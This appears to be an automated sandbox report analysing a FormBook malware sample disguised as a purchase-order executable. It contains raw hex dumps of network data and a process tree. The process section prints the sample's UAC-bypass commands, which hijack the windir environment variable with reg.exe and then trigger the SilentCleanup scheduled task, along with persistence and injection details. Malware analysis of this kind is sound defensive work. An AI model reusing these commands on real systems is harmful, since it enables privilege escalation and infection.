2021-09-27 16:50:27 UTC	1522	IN	Data Raw: 0b 9f 3b d3 32 5b 79 68 c0 93 a4 af 15 87 75 9c 66 e3 34 bd 50 c5 94 f9 17 a5 59 11 1a 04 95 d4 40 39 9d 7c ab b1 bc 75 0b 23 12 21 1e d5 cd 39 ba 85 d7 33 43 80 aa 5e e7 fc e7 2c ca 20 49 ab 15 3d 53 d9 a4 af 17 c3 dc 3e 99 4a 89 d8 ed 68 80 39 4d 07 13 f8 1a 05 b1 d0 52 63 76 6a 3b 2e db df b6 2b 5d 60 27 a3 cc 51 f8 f2 e0 a5 59 1b c4 1a f0 6f 40 d6 ac 3a 08 83 40 6c 3a ba 7a 16 44 96 c7 e7 8f f0 de 39 15 78 a4 d7 0f 6f 40 d6 ac 3a 08 83 40 6c 3d 60 b1 ef c4 dc 57 17 41 a7 55 b6 d8 35 80 72 f8 93 c3 2a d5 22 17 3f 5a 2a 42 31 7b 5e 59 66 62 91 2b c9 19 7e 90 20 50 01 a5 ba d0 7a d8 25 db dd 59 1a e4 4d 17 91 e7 f8 1a 05 b0 fe c0 53 3e aa 1b 0f 69 40 c5 c2 70 d3 ca ab a4 db 44 c8 5f 6f d9 95 27 52 00 93 f4 f8 de 58 75 d4 96 2e 74 51 cb 70 ef c2 11 ae 5b d0 eb Data Ascii: :2[yhuf4PY@9 u#i93C^, l=S>Jh9MRcvj:~+]"QYoa@:@:l:zD9xo@:@:l=6AU5r""Z*B1{^Yfb+~ Pz%YMS>i@p D_oRXu.tQp[
2021-09-27 16:50:27 UTC	1530	IN	Data Raw: 24 22 e7 71 15 46 ba 85 c5 5e d3 a1 a2 0a 5d 25 de 9a 44 69 02 8b ec fd e6 ae 04 cf 75 37 86 08 d9 4f 1f 90 62 d8 c9 29 a8 5a 9e a1 e2 e5 6c c9 29 a8 5a 9e a1 e2 e5 6c c9 29 a8 5a 9e a1 e2 e5 6c c9 29 a8 18 97 4d 6f 24 7f 12 9b d8 82 91 d0 d2 dc b9 7b 3e 0e e9 76 a3 a4 4c 7c b2 1b 9e 41 a2 74 f0 07 16 c4 6d 4c 3c 68 14 f5 d3 00 b1 ef c4 dc 57 17 3d 99 c9 29 e8 b5 81 7c b0 2c 43 e6 af fa bf 11 6e ce b1 ef c6 ca 0b 60 ac 63 33 c0 93 a7 d7 4b fa 1f 90 20 12 f1 89 8f 9d bf 11 6e ce b5 f9 9c 3d d8 cd 33 82 96 b6 bb 8c d5 1b 7e 1f 6f ad 38 3e b3 37 ca e9 1e 45 83 90 a9 b8 d9 16 a0 86 3b d3 04 0c 76 e4 15 58 10 88 3d 27 c7 24 5e cf 76 89 da 12 c2 74 57 42 64 b6 37 86 4c 52 b9 31 e9 33 93 f2 cf 37 88 6b c7 24 59 d8 5d 20 d5 46 2c 4a db 54 ca 68 4c 79 af ea ba e1 Data Ascii: \$"qF^A]%)Diu7Ob)ZAI)ZAI)ZAI)Mo\$>vL AtmL<hW=) ,Cn^c3K n=3-o8>7E;vX=\$^vtWBd7LR137k\$Y] F,JThLy
2021-09-27 16:50:27 UTC	1538	IN	Data Raw: 36 b7 75 85 0e 18 02 32 a8 b2 82 3a d2 b7 8a c3 9e 17 2e 46 0b 07 37 a4 31 f6 7b 1f f5 e7 05 30 69 16 f5 93 e5 25 42 64 f6 2b 5d 25 de e5 b8 80 b9 43 92 25 de 9a b8 80 b9 43 9a 38 0c a3 b5 f9 dc 96 42 64 f6 05 f1 89 8f 9d 9f c4 df 17 e9 76 e1 63 33 c0 93 a7 d7 4b fa 1f 90 20 12 f1 89 8f 9d bf 11 6e ce b5 f9 9c 3d d8 cd 33 82 b7 6a c4 9d 8d b9 65 54 cb 0e 8b f8 7f 1f c3 3a 02 87 8a 11 6e c0 6c 36 b8 7f 77 64 b6 7b 1e 68 b4 03 38 25 ea 8b f6 60 ff df 30 56 d2 e3 09 34 2b de a9 b9 54 fb cf 52 f9 ee 77 27 ff ff e5 4c 0f 1e 62 d5 28 4f 54 d3 35 a3 a2 38 23 eb 18 96 63 6f 15 2a 6b 10 b8 c6 ed d3 41 e2 e5 50 79 97 4e 7e f4 10 8d f4 7f 1f 1d dd 59 1b 86 0e 18 00 3a ae 68 c0 50 db b1 64 46 85 7a 16 07 be 67 fe d7 b5 fc 0e e5 9c 78 6d 4c 16 fa 75 0f fd e3 ec ad 7e Data Ascii: 6u2:.F71{0i%Bd+)%C%C8Bdvc3K n=3jeT:nl6wd{h8%`0V4+TRwLb(OT58#co*kAPyN-Y:hPdFzg9R
2021-09-27 16:50:27 UTC	1546	IN	Data Raw: 2b d9 94 ad 21 1e 7d 23 66 b3 7f b0 e6 ee b0 64 c2 98 33 85 fe 5c 9e c1 e9 89 7a f6 fd 60 27 8b e3 ee f2 87 75 a1 dd e0 08 d9 0e 05 9d 1e 0c 50 a6 55 12 f1 bd 4b 3d 27 5c 4d e7 99 72 53 df 6d b4 fd 7c 7b 92 db 4c 69 aa ae ac e0 e8 80 2b 29 ff fd f5 50 db b1 64 ed de 84 fe 89 57 fc db aa 42 c4 74 1f 6f ae 25 8c fe 28 4c 2c df e6 0c c2 e6 fd 5e da 51 f7 66 fc cf df 0e 17 38 c7 2d c6 a2 bb 7a 68 c0 d1 16 e0 88 1d 02 ae 31 e2 bf d1 0f 96 d0 f2 e3 8f cd c3 5f a1 99 51 da 74 d1 48 73 be f3 0d 8a fa e0 1e 11 86 e1 a0 b9 fc 6c eb 93 f7 6c 8c 9d bf 53 24 ce dd 49 7c 94 70 8a 4b 3a 62 4e 7f 3f 9d 57 44 6f 24 1c e6 92 a5 2d 4c 35 e9 9e 11 9a 7d f9 cc 58 dc 5c ae 1c 09 b3 89 0c 1d 75 16 b5 11 3e ae 2d 39 98 cc 4e c9 28 ce e5 9c 78 6d 4c 16 fa 75 0f fd e3 ec ad 7e Data Ascii: +! #d3lz~"uPUK=^MrSm (Li+)PdWBto%(L,l^Qf8-zh1_QMthlSSl pK:bN?WDo\$-L5)X u>:9N(xmLu-
2021-09-27 16:50:27 UTC	1553	IN	Data Raw: ae 61 99 ba 84 5b a8 5b 79 de d4 c1 4e 09 59 42 d2 b0 63 3f 50 d4 cf ba 12 f5 1e 0d 65 38 b3 4e 7f fc d4 48 24 4a 24 1c 49 78 e6 c7 e6 b2 97 3a 0a 83 df a9 99 03 43 3c bd f3 70 e8 4e 68 03 b3 0a bb f3 66 eb 8b d1 b7 01 b6 1c e4 02 9a c8 e2 6e 9e 9d fa 94 29 c2 97 c5 1f 4c 01 cb 2e 76 ea f8 72 c8 2e 50 df 07 0c 22 24 e3 99 d4 28 db 04 23 dc 5c 5c 5d 4d ef 6c 99 45 ae e3 37 22 52 00 c8 d3 41 0a a0 c5 e0 1e 65 0b 88 5a ce 55 57 c2 66 d3 39 ad 09 b0 84 4e e5 93 59 73 cd db 03 1c f5 d6 43 b6 83 c5 94 79 44 2c a4 00 ed c5 94 79 98 76 6a c4 f7 98 59 48 25 9e 27 a3 8b fc db aa 36 fb 49 a2 1b 7a ae e3 37 32 7b e6 bf 3d 9d 34 12 d9 0a 56 c4 8d dc 5c f3 82 bb 8c 46 66 fe a3 9e 17 7d fa 1f 56 fc c4 d8 44 96 d0 d2 27 4b ad e6 10 13 8c 7e 10 a9 55 ed 7e 9c e3 8f ca Data Ascii: a[[yNYBc?Pe8NH\$JlX:c<pNhnf)L.vr.P"\$\ MIE7"RAeZUwf4FYsCyD,yvjYH%6lZ72{=4VfFjVDK-U~

Timestamp	kBytes transferred	Direction	Data
2021-09-27 16:50:27 UTC	1631	IN	Data Raw: 64 e0 b3 a5 3e d1 69 81 27 fd f9 5b ab 3d ad 19 04 37 41 1d 74 1f 54 67 fa 94 fa 94 6e 89 8e f0 05 25 8b e6 ee 2e cb d1 c0 80 11 a8 d1 ea d3 96 a5 f6 61 d0 3f 25 15 87 75 9c d5 ae ae e3 b4 fd 56 1f 4a fc 73 0c b1 2c 74 82 a1 0e 6c 27 d6 3e df ae e3 67 3d d8 c1 fe ee 89 5c 28 60 52 00 d7 3f 2b 28 30 4d 24 98 cd b8 70 58 99 b5 f9 b8 68 06 5f f9 17 8d 12 2b 26 76 b7 ad 76 22 4c 22 48 2e 6e 97 72 53 d6 fb 11 18 05 6a 14 de ff bf 9a fe 03 8f 16 f7 ec 26 a4 88 86 f7 67 f9 c3 f2 cf bc 5f a1 8a 52 8a 64 b7 fa 3b af 6a e3 13 71 ad 65 c7 db c9 17 95 ac 63 37 ca c3 1a 6e 9d e8 a1 9e 54 fb a3 c9 0d 19 01 4c 58 dd d1 c3 e5 90 99 5d e3 ec 2b 86 db df 61 c4 45 60 53 f2 c8 07 be 48 f8 cf bc 72 53 f2 f3 4c ab 09 9e ca 8f 99 3c a9 23 5b c1 fe ee 89 fd d2 bf 11 13 f3 f6 61 Data Ascii: d>i['=7AtTgn%.a?%uVJs,t!>g=('\R?+(OM\$PxH_+&vv"L"H.nrSj&g_Rd;jqec7nTLX]+aE`SHrSL<#[a
2021-09-27 16:50:27 UTC	1639	IN	Data Raw: 13 7c 18 ff eb c8 3f 65 6d 40 b4 2f 49 0a 25 83 68 03 c7 71 5e d3 9a bd fd 71 ab 19 04 46 ae 5b df a1 37 36 c2 11 ae 5b d0 31 61 a4 06 87 75 a0 b8 78 22 96 c2 13 26 21 95 ac 43 e6 ae 29 e9 76 e1 63 33 81 3d 99 f4 10 ec fd a6 18 af a7 96 2e 64 99 f4 10 ec fd eb 2b 82 b3 b5 f9 9c fe 75 ba 0e bc d4 9c d6 23 66 44 fa b8 69 81 83 7f ec f0 ef 84 03 4c 7e 4e 55 57 9a 38 0c 51 1b ee 12 78 82 a7 8e 41 22 24 e3 98 cd cb a6 aa 56 d1 b7 01 b7 06 28 a3 c2 98 0b e0 e7 fa 46 91 5d d1 f4 f8 1a 04 cf 36 fd 5d 60 21 c5 17 38 c7 36 ac 64 49 e3 13 73 62 31 bc 01 11 91 5d d1 d9 a7 11 e5 ba ae 7f fc 74 d4 86 83 51 7d 89 ca 91 a2 fd a9 db df 54 fb a1 f1 09 5c 28 21 6a c6 49 f2 85 85 85 9b e9 9e 46 e5 67 4e 81 39 b6 4b ff 08 d6 08 6f 5f 2a 9c 32 39 45 f5 78 d1 b7 9e aa 07 a9 23 Data Ascii: !?em@/l!%hq"qF[76[1aux"&!C)vc3=-.d+u#DiL~NUW8QxA"\$V[F]6]'!86dlsb1[tQ]T\l!FgN9Ko_*29Ex#
2021-09-27 16:50:27 UTC	1647	IN	Data Raw: a2 1e 80 ab 19 d4 4e d3 b5 ac ee 50 76 b4 fb 61 1c 0b 15 b8 05 59 5e 2c 7c 18 3b 50 6a 4f 56 54 04 0c b9 5c a3 cd 32 36 83 01 b7 01 f2 db bc 4c f7 9c 19 d5 cb e6 64 49 0a 01 4c 94 79 97 4e 3f 63 db 97 3a 51 08 d8 c9 41 b2 7a cf 73 d7 1f 48 f8 e8 7f 88 f2 f2 f4 d4 42 32 6d 4c 7c ca f7 98 33 c0 91 5d da 2d 4d ff ab e1 a0 1d 15 d9 7e 0b df 11 86 cb a5 ad 19 7e 0b d9 4e d7 c6 f5 63 b8 7f 88 f2 69 aa 5e e7 e2 3d 60 7f fc fc bf 10 67 6a 92 76 e1 63 d9 07 56 9b c3 c0 c7 01 b7 3e d1 7f b4 2d ec a2 b4 89 30 bd e4 29 23 99 b5 f9 9d 05 9f 4f 54 7f fc db ab 1e 94 c1 16 ba 16 5a 26 f2 87 52 00 3f 56 c3 4c 2f 76 6a 07 0d 3b 8c 4b 3d 53 da ad 19 04 80 b6 7d 07 54 b3 f4 10 d7 68 28 e0 6b 90 ab ef f0 c7 a1 c9 29 ab f9 74 19 0a 0e 6c d2 cb f5 17 82 c0 cf 81 73 73 24 e3 e2 0d ee Data Ascii: NPvaY^, ;PjOVT!26LdLiNyN?c:QAzsHB2mL[3]-M---Nci^=-`gjcvcf6-0)#OTZ&?VL\vj;K=5)Th(k)tlss\$
2021-09-27 16:50:27 UTC	1655	IN	Data Raw: 8e 3e a5 12 7a eb 3e 80 f5 b6 84 c3 91 a2 0e 3d c8 82 01 88 86 08 9c e7 65 1d 74 1c 82 fe 6d 96 36 62 4e 41 69 42 21 4f 1f b5 06 14 7e f4 55 c8 87 af 15 b8 0b 60 e9 ac 47 d5 b9 c2 13 73 1f 4a 5f 0f 96 ee 89 8f d8 17 51 2d 4d 3f 56 94 6c 13 43 c3 e5 ac e8 f4 55 c8 93 82 01 88 86 08 9c e7 49 d0 45 2b 26 21 d0 60 90 05 ae a8 d1 3c 13 a9 9c 18 00 05 da d2 fa c5 5b 05 ae a8 d1 3c 13 a9 94 0c 1d 4b 71 55 57 cd 7f 52 74 1c 82 fe 6d 96 7e d1 c3 da 59 1b c3 c0 c7 01 b7 3e d1 3c 13 a9 84 26 de 1b 0d 65 7d a8 06 f1 76 21 1e 0d 20 c8 c7 01 b7 3e d1 3c 13 a9 b8 a5 2d 72 53 0d 20 c8 cf 12 0e 27 28 26 64 6c a5 f7 67 fd 2d b2 37 10 9c 18 00 05 da d2 fa c5 6b 62 4e 41 69 42 21 4f 7b 48 8c d6 43 e6 aa 84 7f 52 74 1c 82 fe 6d 96 ae 4d 00 05 da d2 fa c5 9b 9f 3b 13 f8 1a 41 Data Ascii: >z>=etm6bNAiB!O~U`GsJ_Q-M?VICUIE+&!`<[<KqUWRtm~Y><=&ej!><-rS '(&dlq-7kbNAiB!O{HCRtmM;A
2021-09-27 16:50:27 UTC	1663	IN	Data Raw: 23 24 78 0e e7 1b d6 d8 b9 c2 1d 48 8c e9 ae e9 9f c5 af 2a a1 0a 86 56 cb 15 f1 76 1e f5 cb c6 7a 62 4e 7e 2d f1 61 de 52 89 f3 7f 4e 7d 3a da 28 af fa 6b 87 0f 6a 4f c4 14 0a 22 ee 39 26 f1 00 ed 6b 47 f6 11 a8 a6 25 17 7e 7d 7a 2b 2e 6c 36 b8 57 be 66 5b a9 8c 1f 52 08 d1 d4 40 42 11 6f a8 22 94 0a a9 1c 8c 15 f3 c6 c0 05 d4 3c 67 eb f2 cf be d9 19 d2 2f 75 04 91 b2 b6 f8 1e 29 ec d6 18 76 a3 3c 2a 28 e0 63 98 46 5c bf 2a 4c 60 1b 89 ab d5 cd 31 79 eb b8 db 0a cd f7 1b 82 da 96 05 81 f5 95 db 5c 87 de e0 20 23 9b 78 65 c8 db 56 52 08 05 24 1d b9 5e 9c 5b 10 f0 b0 62 95 98 b8 82 3c d5 61 c4 5d 14 1d f9 94 0d 31 80 38 3e 56 b0 39 f5 91 60 2f a0 32 3f 97 8b dc a3 c7 1e 01 6c bd 85 87 64 35 8f 76 21 a4 5b 52 83 a4 04 f4 f4 62 bd 28 72 e3 63 f1 0a eb 0f Data Ascii: #\$xH*VvzbN~-aRN):(kjO"9&kG%-}z+.l6Wf[R@Bo"<g;u)v<*(cF^!LL`y\! #xeVR\$^[b<a]18>V9'/2?ld5v!l[Rb(rc
2021-09-27 16:50:27 UTC	1671	IN	Data Raw: 9e 65 4d fe 67 07 57 59 91 b1 9b f0 28 53 02 f0 09 d1 20 66 b8 62 32 64 b2 b5 7a ef 42 e7 77 8f 7f 02 80 f1 4e 02 c2 5e 24 2b d8 14 cc b4 29 23 9d f1 02 df 2a 60 e8 81 a5 eb 64 3d d6 43 c0 e7 73 b0 ac 31 79 69 40 28 6f 3c 11 28 31 31 bd 86 da e3 a7 e6 38 c5 d9 c6 f5 c5 4c 7c b0 e0 23 c2 67 c2 60 6d a4 c2 51 be 81 3c 14 fd 2e ff 20 10 9a f3 b4 6c 7f 78 b5 39 45 28 7d 2c e9 fd 59 e4 12 ae 80 f9 9c 3d bf a9 d6 bc 8a 54 1f d8 36 c6 b0 86 f7 67 c5 6c 21 53 86 13 07 a0 c3 ea 73 7e a7 28 e5 e7 76 94 df db a4 db 48 20 ed 43 6d 4b 8f 4a c5 22 71 82 4c 59 7d 5b 57 c0 20 2f d0 95 de 0c 53 30 5f 2e 77 d3 4e 77 57 cf bc dc 84 c3 91 a2 4f c1 4b a1 36 b8 7f 20 fa 7b 07 56 d4 f7 68 a8 5a 9e 96 9f ac 30 31 e6 64 e5 80 72 8d 59 90 20 02 08 84 5a c5 41 bd f0 42 ef 78 a3 44 Data Ascii: eMgWY(S fb2dzBwN^\$+)*#*d=Cs1yi@(<(118L #g`mQ<. lxE(E).Y=T6g!lSs~(vH CmKJ"qLY)[W /SO_wNwWOK6 {VhZ01drY ZABxD
2021-09-27 16:50:27 UTC	1678	IN	Data Raw: c6 a8 30 20 66 7b e9 89 70 2f 66 53 cd 00 c4 2f b6 3e ed 20 ab 1e f2 f0 69 aa 5e cd 13 98 07 22 17 7d 37 5a db 69 c2 08 1a 5f ea cb 2e 71 c2 80 5a 5e 94 ea a3 d7 c2 9c d7 c8 77 ef 86 c3 99 b5 bc 1d 9f 67 ff 20 c1 3d d8 88 9a 20 1f 19 4a 5c a3 de 24 ec 44 69 42 64 b4 77 a3 c9 c0 10 26 aa 5e b3 f4 10 2e b5 29 23 9b 33 c4 cc 39 ce f0 90 24 bf 11 2b 3a 51 09 9c f5 18 ff ee 95 a8 4f 88 40 2b 6d c9 d6 37 36 8a f9 9c 57 17 69 42 64 de db 54 9f c4 f5 97 db ab 1e f2 80 11 b6 f0 54 1f 53 b4 9d 75 5e 6f 79 68 85 12 e9 7b e6 13 23 ba 7a 14 0a 2d 08 d9 0a 4a 63 92 da 2d 4d f0 ef 96 5c a3 cd 38 7c 0a 5c 5f 7a c8 58 66 44 99 0f f9 0c 21 6a 3b 2c 48 f0 08 d9 4f 08 e9 8c 97 49 f7 cc 39 32 76 68 c3 50 0b b0 44 69 07 c1 0e f2 87 82 02 82 7d 57 62 b0 91 e2 13 73 1f 07 42 c5 Data Ascii: 0 f{p/fS/> i^")7Zi_.qZ^wg = J\$DiBdw&^.)#39\$+:QO@+m76WiBdTTSu^oyh{#z-Jc-Ml8 _zXfdLj;.HOI92vhPDij)W bsB

Code Manipulations

Statistics

Behavior

 Click to jump to process

System Behavior

Analysis Process: PO-003785GMHN.exe PID: 6028 Parent PID: 1880**General**

Start time:	18:49:25
Start date:	27/09/2021
Path:	C:\Users\user\Desktop\PO-003785GMHN.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\PO-003785GMHN.exe'
Imagebase:	0x400000
File size:	1009152 bytes
MD5 hash:	4577C41FC896A87DF4513F13D29EE65A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Reputation:	low

File Activities[Show Windows behavior](#)**File Created****File Deleted****File Written****File Read****Registry Activities**[Show Windows behavior](#)**Key Value Created****Analysis Process: DpiScaling.exe PID: 6824 Parent PID: 6028****General**

Start time:	18:49:56
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\DpiScaling.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\DpiScaling.exe
Imagebase:	0x10c0000
File size:	77312 bytes
MD5 hash:	302B1BBDBF4D96BEE99C6B45680CEB5E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000000.360555966.0000000050481000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000000.360555966.0000000050481000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000000.360555966.0000000050481000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000000.358896384.0000000050481000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000000.358896384.0000000050481000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000000.358896384.0000000050481000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000000.354062641.0000000050481000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000000.354062641.0000000050481000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000000.354062641.0000000050481000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000000.388052606.0000000050481000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000000.388052606.0000000050481000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000000.388052606.0000000050481000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

Analysis Process: cmd.exe PID: 6044 Parent PID: 6028

General

Start time:	18:49:57
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\cmd.exe /c "C:\Users\Public\Trast.bat" '
Imagebase:	0xd80000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: conhost.exe PID: 5864 Parent PID: 6044

General

Start time:	18:49:58
Start date:	27/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000

File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: cmd.exe PID: 7156 Parent PID: 6044

General

Start time:	18:49:58
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\cmd.exe /K C:\Users\Public\UKO.bat
Imagebase:	0xd80000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: conhost.exe PID: 6464 Parent PID: 7156

General

Start time:	18:49:58
Start date:	27/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: reg.exe PID: 4104 Parent PID: 7156

General

Start time:	18:49:59
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true
Commandline:	reg delete hkcu\Environment /v windir /f
Imagebase:	0xab0000
File size:	59392 bytes
MD5 hash:	CEE2A7E57DF2A159A065A34913A055C2

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: WerFault.exe PID: 7088 Parent PID: 6824

General

Start time:	18:50:00
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 6824 -s 496
Imagebase:	0x1e0000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

File Created

File Deleted

File Written

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: reg.exe PID: 4872 Parent PID: 7156

General

Start time:	18:50:00
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true
Commandline:	reg add hku\Environment /v windir /d 'cmd /c start /min C:\Users\Public\KDECO.bat reg delete hku\Environment /v windir /f && REM '
Imagebase:	0xab0000
File size:	59392 bytes
MD5 hash:	CEE2A7E57DF2A159A065A34913A055C2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Key Value Created

Analysis Process: schtasks.exe PID: 4868 Parent PID: 7156

General

Start time:	18:50:01
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	schtasks /Run /TN \Microsoft\Windows\DiskCleanup\SilentCleanup /I
Imagebase:	0xaa0000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

[Show Windows behavior](#)

Analysis Process: Udfvfu.exe PID: 6812 Parent PID: 3352

General

Start time:	18:50:08
Start date:	27/09/2021
Path:	C:\Users\Public\Libraries\Udfvfu\Udfvfu.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\Libraries\Udfvfu\Udfvfu.exe'
Imagebase:	0x400000
File size:	1009152 bytes
MD5 hash:	4577C41FC896A87DF4513F13D29EE65A
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	Borland Delphi
Antivirus matches:	Detection: 24%, ReversingLabs

File Activities

[Show Windows behavior](#)

File Created

File Written

File Read

Analysis Process: cmd.exe PID: 5024 Parent PID: 6028

General

Start time:	18:50:08
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\cmd.exe /c "C:\Users\Public\nest.bat"
Imagebase:	0xd80000
File size:	232960 bytes

MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

File Read

Analysis Process: conhost.exe PID: 6388 Parent PID: 5024

General

Start time:	18:50:09
Start date:	27/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: reg.exe PID: 2528 Parent PID: 5024

General

Start time:	18:50:09
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true
Commandline:	reg delete hkcu\Environment /v windir /f
Imagebase:	0xab0000
File size:	59392 bytes
MD5 hash:	CEE2A7E57DF2A159A065A34913A055C2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

Analysis Process: conhost.exe PID: 6244 Parent PID: 2528

General

Start time:	18:50:10
Start date:	27/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
----------------	--------------------------

Analysis Process: Udffvxu.exe PID: 6740 Parent PID: 3352

General

Start time:	18:50:16
Start date:	27/09/2021
Path:	C:\Users\Public\Libraries\Udffvxu\Udffvxu.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\Libraries\Udffvxu\Udffvxu.exe'
Imagebase:	0x400000
File size:	1009152 bytes
MD5 hash:	4577C41FC896A87DF4513F13D29EE65A
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	Borland Delphi

File Activities

Show Windows behavior

File Created

File Written

File Read

Analysis Process: mobsync.exe PID: 2228 Parent PID: 6812

General

Start time:	18:50:41
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\mobsync.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\mobsync.exe
Imagebase:	0x13d0000
File size:	93184 bytes
MD5 hash:	44C19378FA529DD88674BAF647EBDC3C
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Yara matches:

- Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000001E.00000000.453766175.0000000050481000.00000040.00000001.sdmp, Author: Joe Security
- Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000001E.00000000.453766175.0000000050481000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com
- Rule: Formbook, Description: detect Formbook in memory, Source: 0000001E.00000000.453766175.0000000050481000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
- Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000001E.00000000.450597027.0000000050481000.00000040.00000001.sdmp, Author: Joe Security
- Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000001E.00000000.450597027.0000000050481000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com
- Rule: Formbook, Description: detect Formbook in memory, Source: 0000001E.00000000.450597027.0000000050481000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
- Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000001E.00000000.455142983.0000000050481000.00000040.00000001.sdmp, Author: Joe Security
